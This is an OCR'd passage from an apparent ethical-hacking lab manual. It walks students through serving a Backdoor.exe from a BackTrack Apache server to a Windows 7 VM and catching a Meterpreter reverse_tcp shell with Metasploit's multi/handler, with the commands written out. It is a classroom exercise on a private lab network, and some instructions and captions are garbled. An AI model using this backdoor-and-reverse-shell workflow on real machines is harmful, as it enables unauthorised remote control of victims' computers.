



FIGURE 11.7: sharing the Backdoor.exe file

10. The next step is to start the **Apache server** by typing the **service apache2 start** command in the terminal, and then press **Enter**.





FIGURE 11.8: Starting Apache webserver

**To run the apache web server use the following command:**
**cp /root/.msf4/data/exploits/* /var/www/share/**

11. Now your Apache web server is running, copy the **Backdoor.exe** file into the share folder. Type the following command **cp /root/Desktop/Backdoor.exe /var/www/share/** and press **Enter**.





FIGURE 11.9: Running Apache webserver

12. Now go to **Windows 7** Virtual Machine, open Firefox or any web browser, and type the URL **http://10.0.0.6/share/** in the **URL** field and then press **Enter**.

**Note:** Here 10.0.0.6 is the IP address of BackTrack; it may vary in your lab environment.





FIGURE 11.10: Firefox web browser with Backdoor.exe

13. Download and save the **Backdoor.exe** file in Windows 7 Virtual Machine, and save this file on the desktop.

**If you didn't have apache2 installed, run apt-get install apache2**





FIGURE 11.11: Saved Backdoor.exe on desktop

14. Switch back to the **BackTrack machine**.
15. Open the **Metasploit** console. To create a handler to handle the connection from victim machine (Windows 7), type the command **use exploit/multi/handler** and press **Enter**.

The exploit will be saved on /root/.msf4/data/exploits/ folder





FIGURE 11.12: Exploit the victim machine

16. To use the reverse TCP, type the command **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

To set reverse TCP use the following command set payload windows/meterpreter/reverse_tcp





FIGURE 11.13: Setup the reverse TCP

17. To set the local IP address that will catch the reverse connection, type the command **set lhost 10.0.0.6 (BackTrack IP Address)** and press **Enter**.





FIGURE 11.14: set the lost local IP address

18. To start the handler, type the command **exploit -j –z** and press **Enter**.





FIGURE 11.15: Exploit the windows 7 machine

19. Now switch to the **victim machine** (Windows 7) and double-click the **Backdoor.exe** file to run it (which is already downloaded)
20. Again switch to the BackTrack machine and you can see the following figure.





FIGURE 11.16: Exploit result of windows 7 machine

**To interact with the available session, you can use sessions -i <session_id>**

21. To interact with the available session, type the command **sessions -i 1** and press **Enter**.





FIGURE 11.17: creating the session

22. Enter the command **shell**, and press **Enter**.





FIGURE 11.18: Type the shell command

23. Type the **dir** command and press **Enter**. It shows all the directories present on the victim machine (Windows 7).





FIGURE 11.19: check the directories of windows 7

## Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

| Tool/Utility | Information Collected/Objectives Achieved |
|---|---|
| **Metasploit** | **Output:**<br>Hack the Windows 7 machine directories |

| Internet Connection Required | |
|---|---|
| ☐ **Yes** | ☑ No |
| **Platform Supported** | |
| ☑ **Classroom** | ☑ iLabs |